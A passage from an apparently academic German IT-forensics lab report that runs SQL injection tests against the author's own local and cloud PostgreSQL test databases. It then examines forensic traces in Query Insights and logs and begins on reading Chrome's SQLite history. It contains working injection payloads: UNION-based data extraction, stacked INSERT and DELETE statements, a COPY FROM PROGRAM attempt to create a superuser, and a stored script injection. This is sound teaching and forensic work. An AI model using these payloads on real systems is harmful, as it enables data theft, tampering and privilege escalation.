14	mitarbeiter	m_berufsbezeichnung
15	mitarbeiter	m_anrede

Abbildung 109 Ergebnis in pgadmin (ohne Cloudanbindung)

Auch in der Datenbank in der Cloud (via pgadmin) funktionierte die Abfrage:

db2apl/postgres@db2apl

Query Query History

```

1 SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung
2 FROM mitarbeiter
3 WHERE m_nachname LIKE 'Bolz' AND 1=0 UNION SELECT id, firmenbezeichnung,

```

Data Output Messages Notifications

	table_name name	column_name name
1	geschaeftskunden	hausnr
2	geschaeftskunden	id
3	geschaeftskunden	firmenbezeichnung
4	geschaeftskunden	k_status
5	geschaeftskunden	strasse
6	geschaeftskunden	webseite
7	geschaeftskunden	kohorte
8	geschaeftskunden	land
9	geschaeftskunden	stadt
10	geschaeftskunden	plz
11	mitarbeiter	m_email_adresse

Abbildung 110 Ergebnis in pgadmin (mit Cloudanbindung)

Mit der Query `SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung FROM mitarbeiter`

`WHERE m_nachname LIKE 'Bolz' AND 1=0 UNION SELECT id, firmenbezeichnung, NULL, NULL, NULL, NULL FROM geschaeftskunden; --'` werden Spalten der Tabelle

geschäftskunden ausgegeben.

```
Query Query History
1 SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung
2 FROM mitarbeiter
3 WHERE m_nachname LIKE 'Bolz' AND 1=0 UNION SELECT id, firmenbezeichnung, NULL, NULL, NULL, NULL FROM
```

	id integer	m_anrede character varying	m_vorname character varying	m_nachname character varying	m_email_adresse character varying	m_telefonnummer text	m_berufsbez character vai
1	7	Lautsprecher Teufel GmbH	[null]	[null]	[null]	[null]	[null]
2	10	Zur Rose Suisse AG	[null]	[null]	[null]	[null]	[null]
3	1	bonprix Handelsgesellschaft mbH	[null]	[null]	[null]	[null]	[null]
4	3	Flaconi GmbH	[null]	[null]	[null]	[null]	[null]
5	9	MÜNZE Österreich Aktiengesellschaft	[null]	[null]	[null]	[null]	[null]
6	8	Lemon Technologies GmbH	[null]	[null]	[null]	[null]	[null]
7	2	notebooksbilliger.de AG	[null]	[null]	[null]	[null]	[null]
8	6	babymarkt.de GmbH	[null]	[null]	[null]	[null]	[null]
9	5	flaschenpost SE	[null]	[null]	[null]	[null]	[null]
10	11	BRACK.CH AG	[null]	[null]	[null]	[null]	[null]
11	4	home24 SE	[null]	[null]	[null]	[null]	[null]

Abbildung 111 Ergebnis in pgadmin (ohne Cloudanbindung)

Auch aus der Cloud-Datenbank konnten die entsprechenden Daten abgerufen werden.

```
db2apl/postgres@db2apl
Query Query History
1 m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung
2
3 : 'Bolz' AND 1=0 UNION SELECT id, firmenbezeichnung, NULL, NULL, NULL, NULL, NULL FROM geschäftskunden; --'
```

	id integer	m_anrede character varying	m_vorname character varying	m_nachname character varying	m_email_adresse character varying	m_telefonnummer text	m_berufsbez character vai
1	7	Lautsprecher Teufel GmbH	[null]	[null]	[null]	[null]	[null]
2	10	Zur Rose Suisse AG	[null]	[null]	[null]	[null]	[null]
3	1	bonprix Handelsgesellschaft mbH	[null]	[null]	[null]	[null]	[null]
4	3	Flaconi GmbH	[null]	[null]	[null]	[null]	[null]
5	9	MÜNZE Österreich Aktiengesellschaft	[null]	[null]	[null]	[null]	[null]
6	8	Lemon Technologies GmbH	[null]	[null]	[null]	[null]	[null]
7	2	notebooksbilliger.de AG	[null]	[null]	[null]	[null]	[null]
8	6	babymarkt.de GmbH	[null]	[null]	[null]	[null]	[null]
9	5	flaschenpost SE	[null]	[null]	[null]	[null]	[null]
10	11	BRACK.CH AG	[null]	[null]	[null]	[null]	[null]
11	4	home24 SE	[null]	[null]	[null]	[null]	[null]

Abbildung 112 Ergebnis in pgadmin (mit Cloudanbindung)

4.3.4 Beispiel 3: Verändern von Daten

Der Hacker möchte nun in die Tabelle *users* einen neuen Eintrag mit einer Emailadresse, die von ihm kontrolliert wird, hinterlegen.


```
SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse,
m_telefonnummer, m_berufsbezeichnung FROM mitarbeiter WHERE m_nachname
LIKE 'Bolz'; INSERT INTO users (id, anrede, vorname, nachname, email_adresse,
telefonnummer, funktion, kunden_id) VALUES ('33', 'Herr', 'Hans', 'Hecker',
'hans.hecker@home22.com', '02161/43342334', 'Main User', '11'); --'
```

The screenshot shows the pgAdmin interface with a query executed. The query is: `SELECT * FROM users`. The result is displayed in a table with 11 rows. The last row, representing the newly inserted user, is highlighted in yellow.

	id [PK] integer	anrede character varying	vorname character varying	nachname character varying	email_adresse character varying	telefonnummer text	funktion character varying
19	20	k.A.	Sissy	Stuckmann	s_stuckmann@net-mail.none	02664/48796537	Decision Maker
20	21	k.A.	Lena	Staub	lena-staub@validmail.none	07021/42528908	Main User
21	22	Frau	Almute	Schmitz	almute-2021@private.none	06402/18265952	User
22	23	Herr	Matti	Endemann	mendemann@anymail.none	05651/34511898	User
23	24	Frau	Annerike	Teschke	annerike-teschke@justmail.none	0541/83133915	Main User
24	25	k.A.	Ruthard	Goth	ruthard_goth@ultramail.none	07032/87547196	Decision Maker
25	26	k.A.	Sylvelin	Barilovic	sylvelin-barilovic@net-mail.none	02663/68675014	Main User
26	27	Herr	Raymund	Brase	raymund_brase@hoster.none	07121/19867076	User
27	28	Herr	Phillip	Krisch	phillip.krisch@funmail.none	02644/14670214	Decision Maker
28	29	Frau	Ilsegard	Berke	ilsegard-2013@spam-mail.none	08055/55872803	User
29	30	Frau	Hermelinda	Padberg	h.padberg@retromail.none	07961/78195769	User
30	31	Frau	Ingeburg	Ruland	i-92@net-mail.none	04681/53834278	Main User
31	33	Herr	Hans	Hecker	hans.hecker@home22.com	02161/43342334	Main User

Abbildung 113 Ergebnis in pgadmin (ohne Cloudanbindung)

Der User wurde in die Tabelle *users* angelegt.

Der User wird mit `SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung FROM mitarbeiter WHERE m_nachname LIKE 'Bolz'; DELETE FROM users WHERE id = 33;--'`

wieder gelöscht.

Auch in die Cloud-Datenbank wurde der neue User angelegt:

db2apl/postgres@db2apl

Query: `1 SELECT * FROM users`

	id [PK] integer	anrede character varying	vorname character varying	nachname character varying	email_adresse character varying	telefonnummer text	funktion character varying
19	20	k.A.	Sissy	Stuckmann	s_stuckmann@net-mail.none	02664/48796537	Decision Maker
20	21	k.A.	Lena	Staub	lena-staub@validmail.none	07021/42528908	Main User
21	22	Frau	Almute	Schmitz	almute-2021@private.none	06402/18265952	User
22	23	Herr	Matti	Endemann	mendemann@anymail.none	05651/34511898	User
23	24	Frau	Annerike	Teschke	annerike-teschke@justmail.none	0541/83133915	Main User
24	25	k.A.	Ruthard	Goth	ruthard_goth@ultramail.none	07032/87547196	Decision Maker
25	26	k.A.	Sylvelin	Barilovic	sylvelin-barilovic@net-mail.none	02663/68675014	Main User
26	27	Herr	Raymund	Brase	raymund_brase@hoster.none	07121/19867076	User
27	28	Herr	Phillip	Krisch	phillip.krisch@funmail.none	02644/14670214	Decision Maker
28	29	Frau	Ilsegard	Berke	ilsegard-2013@spam-mail.none	08055/55872803	User
29	30	Frau	Hermelinda	Padberg	h.padberg@retromail.none	07961/78195769	User
30	31	Frau	Ingeburg	Ruland	i-92@net-mail.none	04681/53834278	Main User
31	33	Herr	Hans	Hecker	hans.hecker@home22.com	02161/43342334	Main User

Abbildung 114 Ergebnis in pgadmin (mit Cloudanbindung)

Der User konnte auch wieder gelöscht werden.

4.3.5 Beispiel 4: Datenbank-Server verändern

Mit `SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung FROM mitarbeiter WHERE m_nachname LIKE 'UNION SELECT NULL, current_user, NULL, NULL, NULL, NULL, NULL;--'` wird der aktuelle User der Datenbank angezeigt.

Query Query History

```

1 SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung
2 FROM mitarbeiter
3 WHERE m_nachname LIKE ''UNION SELECT NULL, current_user, NULL, NULL, NULL, NULL, NULL;--'

```

Data Output Messages Notifications

	id integer	m_anrede name	m_vorname character varying	m_nachname character varying	m_email_adresse character varying	m_telefonnummer text	m_berufsbezeichnung character varying
1	[null]	postgres	[null]	[null]	[null]	[null]	[null]

Abbildung 115 Ergebnis in pgadmin (ohne Cloudanbindung)

db2apl/postgres@db2apl

Query Query History

```

1 SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung
2 FROM mitarbeiter
3 WHERE m_nachname LIKE ''UNION SELECT NULL, current_user, NULL, NULL, NULL, NULL, NULL;--'

```

Data Output Messages Notifications

	id integer	m_anrede name	m_vorname character varying	m_nachname character varying	m_email_adresse character varying	m_telefonnummer text	m_berufsbezeichnung character varying
1	[null]	postgres	[null]	[null]	[null]	[null]	[null]

Abbildung 116 Ergebnis in pgadmin (mit Cloudanbindung)

Mit `SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung FROM mitarbeiter WHERE m_nachname LIKE ''UNION SELECT NULL, current_user, NULL, NULL, NULL, NULL, NULL;--'` sollte ein neuer User angelegt werden.

Dies hat nicht funktioniert, auch nicht mit eingestelltem Autocommit.

Query Query History

```

1 SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung
2 FROM mitarbeiter
3 WHERE m_nachname LIKE ''; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROC

```

Data Output Messages Notifications

NOTICE: table "tmp" does not exist, skipping

ERROR: child process exited with exit code 1program "psql -c "CREATE USER Angreifer WITH SUPERUSER"" failed

ERROR: program "psql -c "CREATE USER Angreifer WITH SUPERUSER"" failed
SQL state: 38000
Detail: child process exited with exit code 1

Abbildung 117 Ergebnis in pgadmin (ohne Cloudanbindung)

Query Query History

```

1 SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung
2 FROM mitarbeiter
3 WHERE m_nachname LIKE ''; SELECT * FROM pg_catalog.pg_user catalog;--'

```

Data Output Messages Notifications

	username name	usesysid oid	usecreatedb boolean	usesuper boolean	userepl boolean	usebypassrls boolean	passwd text	valuntil timestamp with time zone	useconfig text[]
1	postgres	10	true	true	true	true	*****	[null]	[null]
2	testuser	16827	false	false	false	false	*****	[null]	[null]
3	neuer_t	16828	false	false	false	false	*****	[null]	[null]
4	ceo	16826	false	false	false	false	*****	[null]	[null]

Abbildung 118 Ergebnis in pgadmin (ohne Cloudanbindung) - User wurde nicht angelegt

Dies funktionierte nicht in der Cloud, allerdings mit anderslautender Fehlermeldung.

db2apl/postgres@db2apl

No limit

Query Query History

```

1 immer, m_berufsbezeichnung
2
3 .ename text); COPY tmp FROM PROGRAM 'psql -c "CREATEUSER Angreifer WITH SUPERUSER"'; SELECT * FROM tmp; --

```

Data Output Messages Notifications

NOTICE: table "tmp" does not exist, skipping

ERROR: must be superuser or a member of the pg_execute_server_program role to COPY to or from an external program
HINT: Anyone can COPY to stdout or from stdin. psql's \copy command also works for anyone.

SQL state: 42501

Abbildung 119 Ergebnis in pgadmin (mit Cloudanbindung)

Die Erklärung findet sich in der User-Übersicht. Der User *Postgres* hat selbst keine Superuserrechte und kann deshalb keinen Superuser anlegen:

db2apl/postgres@db2apl

Query Query History

```

1 SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung
2 FROM mitarbeiter
3 WHERE m_nachname LIKE '';SELECT * FROM pg_catalog.pg_user catalog;--'

```

Data Output Messages Notifications

	username name	usesysid oid	usecreatedb boolean	usesuper boolean	userepl boolean	usebypassrls boolean	passwd text	valuntil timestamp with time zone
1	cloudsqladmin	10	true	true	true	true	*****	[nul]
2	cloudsqlsuperuser	16385	true	false	false	false	*****	[nul]
3	cloudsqlagent	16386	true	false	false	false	*****	[nul]
4	cloudsqlimportexport	16387	true	false	false	false	*****	[nul]
5	cloudsqlreplica	16389	false	false	true	false	*****	[nul]
6	postgres	16388	true	false	false	false	*****	[nul]

Abbildung 120 Ergebnis in pgadmin (mit Cloudanbindung) - Postgres kein Superuser

4.3.6 Beispiel 5: Einschleusen von Code

Mit `SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung FROM mitarbeiter WHERE m_nachname LIKE ''; INSERT INTO mitarbeiter VALUES (845111, '<script>window.open("https://it-forensik.fiw.hs-wismar.de/");</script>', 'test', 'test', 'test', 'test', 'test'); --'` soll ein Skript in die Tabelle *mitarbeiter* eingeschleust werden.

Ergebnis in pgadmin (ohne Cloudanbindung):

Das Skript wurde in die Tabelle eingefügt.

Query Query History

1 SELECT * FROM mitarbeiter

Data Output Messages Notifications

	id [PK] integer	m_anrede character varying	m_vorname character varying	m_nachname character varying	m_email_adresse character varying
2	845715	Frau	Monique	Bolz	Monique.Bolz@dat
3	845716	Herr	Lennard	Nerz	Lennard.Nerz@dat
4	845717	Herr	Alfred	Ovens	Alfred.Ovens@date
5	845718	Frau	Martha	Dehne	Martha.Dehne@dat
6	845719	Herr	Edgar	Teipel	Edgar.Teipel@date
7	845720	Frau	Ute	Schinke	Ute.Schinke@daten
8	845721	Frau	Marita	Schönborn	Marita.Schönborn@
9	845722	Herr	Harry	Koller	Harry.Koller@daten
10	845723	Herr	Ottfried	Lawrentz	Ottfried.Lawrentz@
11	845724	Frau	Lotte	Wittler	Lotte.Wittler@date
12	845725	Frau	Martina	Nagel	Martina.Nagel@dat
13	845111	<script>>window.open("https://it-forensik.fiw.hs-wismar.de/");</scri...	test	test	test

Abbildung 121 Ergebnis in pgadmin (ohne Cloudanbindung)

Das Skript konnte auch in die Cloud-Datenbank eingefügt werden:

db2apl/postgres@db2apl

Query Query History

1 SELECT * FROM mitarbeiter

Data Output Messages Notifications


	id [PK] integer	m_anrede character varying	m_vorname character varying	m_nachname character varying	m_email_adresse character varying
1	845711	Frau	Sarah	Maligranda	Sarah.Maligranda@daten
2	845715	Frau	Monique	Bolz	Monique.Bolz@datenban
3	845716	Herr	Lennard	Nerz	Lennard.Nerz@datenbanl
4	845717	Herr	Alfred	Ovens	Alfred.Ovens@datenbank
5	845718	Frau	Martha	Dehne	Martha.Dehne@datenban
6	845719	Herr	Edgar	Teipel	Edgar.Teipel@datenbank.
7	845720	Frau	Ute	Schinke	Ute.Schinke@datenbank.
8	845721	Frau	Marita	Schönborn	Marita.Schönborn@date
9	845722	Herr	Harry	Koller	Harry.Koller@datenbank.
10	845723	Herr	Ottfried	Lawrentz	Ottfried.Lawrentz@daten
11	845724	Frau	Lotte	Wittler	Lotte.Wittler@datenbank.
12	845725	Frau	Martina	Nagel	Martina.Nagel@datenbar
13	845111	<script>>window.open("https://it-forensik.fiw.hs-wismar.de/");</scri...	test	test	test

Abbildung 122 Ergebnis in pgadmin (mit Cloudanbindung)

4.3.7 Möglichkeiten der forensischen Analyse der Cloud DB-Abfragen

Mit der Query `SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung FROM mitarbeiter WHERE m_nachname LIKE '' ; SELECT pid, age(clock_timestamp(), query_start), username, query FROM pg_stat_activity WHERE query != '<IDLE>' AND query NOT ILIKE '%pg_stat_activity%';--'`

konnten nur sehr wenige Abfragen der aktiven Session angezeigt werden, so dass sich diese Methode nicht für die forensische Auswertung eignet:



The screenshot shows a database query tool interface. At the top, there's a connection string 'db2apl/postgres@db2apl'. Below it, a toolbar contains various icons for file operations and query execution. The main area is divided into 'Query' and 'Query History' tabs. The 'Query' tab shows the following SQL query:

```
1 SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung
2 FROM mitarbeiter
3 WHERE m_nachname LIKE '' ; SELECT pid, age(clock_timestamp(), query_start), username, query FROM pg_stat_activity WHERE query != '<IDLE>' AND query NOT ILIKE '%pg_stat_activity%';--'
```

Below the query, there are tabs for 'Data Output', 'Messages', and 'Notifications'. The 'Data Output' tab is active, displaying a table with the following columns: pid (integer), age (interval), username (name), and query (text). The table contains 11 rows of data, with the last row partially cut off.

pid	age	username	query
integer	interval	name	text
1	28 [null]	cloudsqladmin	
2	24 [null]	[null]	
3	241 00:00:00.051679	cloudsqladmin	;
4	300 00:38:47.938225	postgres	
5	351 00:34:34.283991	postgres	INSERT INTO users (id, anrede, funktion, vorname, nachname, email_adresse, telefonnummer, kunden_id)
6	310 00:37:46.957166	postgres	SELECT DISTINCT att.attname as name, att.attnum as OID, pg_catalog.format_type(ty.oid,NULL) AS datatyp
7	792 00:05:08.789369	postgres	SELECT oid, pg_catalog.format_type(oid, NULL) AS typename FROM pg_catalog.pg_type WHERE oid = ANY(\$
8	411 00:18:21.194265	postgres	SELECT oid, pg_catalog.format_type(oid, NULL) AS typename FROM pg_catalog.pg_type WHERE oid = ANY(\$
9	1200 00:00:13.732405	cloudsqladmin	SELECT CAST(ROUND(EXTRACT(EPOCH FROM (current_timestamp - pg_catalog.pg_postmaster_start_time
10	22 [null]	[null]	
11	25 [null]	[null]	

Abbildung 123 Cloud: Queries aktive Session

Da in der Google Cloud Console Query Insights aktiviert wurde, konnte man hier die Queries nachverfolgen und in welcher Datenbank sie vorgenommen wurden:

Abfrage	Database	Last nach Gesamtzeit	Durchschnittliche Ausführungszeit (ms)	A
SELECT id, m_anrede, m_vorname, m_nachna...	db2apl		0,05	
INSERT INTO mitarbeiter VALUES (\$1, \$2, \$3, ...	db2apl		0,05	
SELECT * FROM users	db2apl		0,04	
SELECT id, m_anrede, m_vorname, m_nachna...	db2apl		0,04	
SELECT id, m_anrede, m_vorname, m_nachna...	db2apl		0,03	
SELECT id, m_anrede, m_vorname, m_nachna...	db2apl		0,03	
SELECT * FROM pg_catalog.pg_user catalog	db2apl		0,02	
SELECT CASE WHEN c.relkind = \$1 THEN \$2 ...	db2apl		0,02	
SELECT nsp.nspname AS schema ,rel.relnam...	db2apl		0,02	
SELECT db.oid as did, db.datname, db.dataallo...	postgres		0,02	

Zeilen pro Seite: 10 31 – 40 von 45

Abbildung 124 Queries in Query Insights

Aus Platzgründen sieht man auf dem Screenshot die Spalte “Zurückgegebene Zeilen” nicht. Hier kann man zu Analysezwecken sehen, ob überhaupt und wenn ja, welche Infos der Angreifer vermutlich erhalten hat.

Bei Klick auf eine Query sieht man, dass man eine zusätzliche Funktion aktivieren kann, die die Client IP-Adresse anzeigen kann, von der die Query ausgeführt wurde. Aus Kostengründen wurde dies nicht ausprobiert. Zwecks forensischer Analyse ist diese Funktion sicher nützlich:

Alle Instanzen > postgresdb2 > Abfrage

Abfragedetails (Auf 1024 Zeichen gekürzt. [Abfragelänge anpassen.](#))

```

1  SELECT
2  id,
3  m_anrede,
4  m_vorname,
5  m_nachname,
6  m_email_adresse,
7  m_telefonnummer,
8  m_berufsbezeichnung
9  FROM
10 mitarbeiter
11 WHERE
12 m_nachname LIKE $1
13 AND $2=$3 UNION
14 SELECT
15 id,

```

Sie haben diese zusätzliche Feature nicht aktiviert. Sie können Client-IP-Adressen für weitere Informationen speichern.

[CLIENT-IP-ADRESSEN SPEICHERN](#)

Datenbank: db2apl | Nutzer: Alle | Client address: Alle

Abbildung 125 Query Insights: Detailansicht Query

Man kann die Queries auf Zeiträume filtern, allerdings sind die Zeiten der Abfrage nicht in der allgemeinen Benutzeroberfläche ersichtlich. Nur über den Zeitpunkt der Datenbanklast kann man in der Detailansicht den Zeitpunkt der Query bestimmen.




Abbildung 126 Query Insights: Datenbanklast mit Zeitpunkt

Alles in allem kann man sagen, dass Query Insights gute erste Hinweise zur forensischen Analyse liefern kann.

Da pgadmin zum Testen der SQL Injection-Payloads in der Cloud-Datenbank genommen wurde, kann man auch auf die Logs in pgadmin zurück greifen. Diese befinden sich im Programme-Ordner von PostgreSQL. In welches Logfile die aktuellen Logs eingelaufen sind, findet man mit der Query `SELECT pg_current_logfile();` heraus. Darin findet man Datum und Uhrzeit der Query, die Query selbst, sowie eventuelle Fehlermeldungen.

```

2024-02-14 15:10:40.580 CET [102308] ERROR: ORDER BY position 8 is not in select list at character 152
2024-02-14 15:10:40.580 CET [102308] STATEMENT: SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung
FROM mitarbeiter
WHERE m_nachname LIKE ' ORDER BY 8;--'
2024-02-14 15:12:19.777 CET [99696] ERROR: invalid input syntax for type integer: "a" at character 156
2024-02-14 15:12:19.777 CET [99696] STATEMENT: SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung
FROM mitarbeiter
WHERE m_nachname LIKE ' UNION SELECT 'a', NULL, NULL, NULL, NULL, NULL, NULL;--'
2024-02-14 15:12:45.791 CET [99696] ERROR: invalid input syntax for type integer: "a" at character 156
2024-02-14 15:12:45.791 CET [99696] STATEMENT: SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung
FROM mitarbeiter
WHERE m_nachname LIKE ' UNION SELECT 'a', NULL, NULL, NULL, NULL, NULL, NULL;--'
2024-02-14 15:30:17.994 CET [100612] ERROR: each UNION query must have the same number of columns at character 168
2024-02-14 15:30:17.994 CET [100612] STATEMENT: SELECT id, m_anrede, m_vorname, m_nachname, m_email_adresse, m_telefonnummer, m_berufsbezeichnung
FROM mitarbeiter
WHERE m_nachname LIKE 'Bolz' AND 1=0 UNION SELECT id, firmenbezeichnung, NULL, NULL, NULL, NULL, NULL, NULL FROM geschäftskunden; --'
2024-02-14 15:44:04.753 CET [87056] ERROR: duplicate key value violates unique constraint "users_pkey"
2024-02-14 15:44:04.753 CET [87056] DETAIL: Key (id)=(13) already exists.

```

Abbildung 127 Logfile pgadmin

5 SQLite-Historie im Browser

Zunächst wurde das Programm DBeaver heruntergeladen und installiert. Außerdem wurde der Speicherort der Chrome-Historie gesucht. Dieser befindet sich hier:

C:\Users\\AppData\Local\Google\Chrome\User Data\Default

Die History-Datei wurde kopiert und auf dem Desktop abgelegt, da DBeaver im eigentlichen Ordner nicht darauf zugreifen konnte.

Erstellen einer neuen Datenbank-Verbindung. Hier muss beachtet werden, dass die SQLite-Datei auf dem eigenen PC abgelegt ist.




Abbildung 128 DBeaver: neue DB-Verbindung




Abbildung 129 DBBeaver: neue DB-Verbindung 2

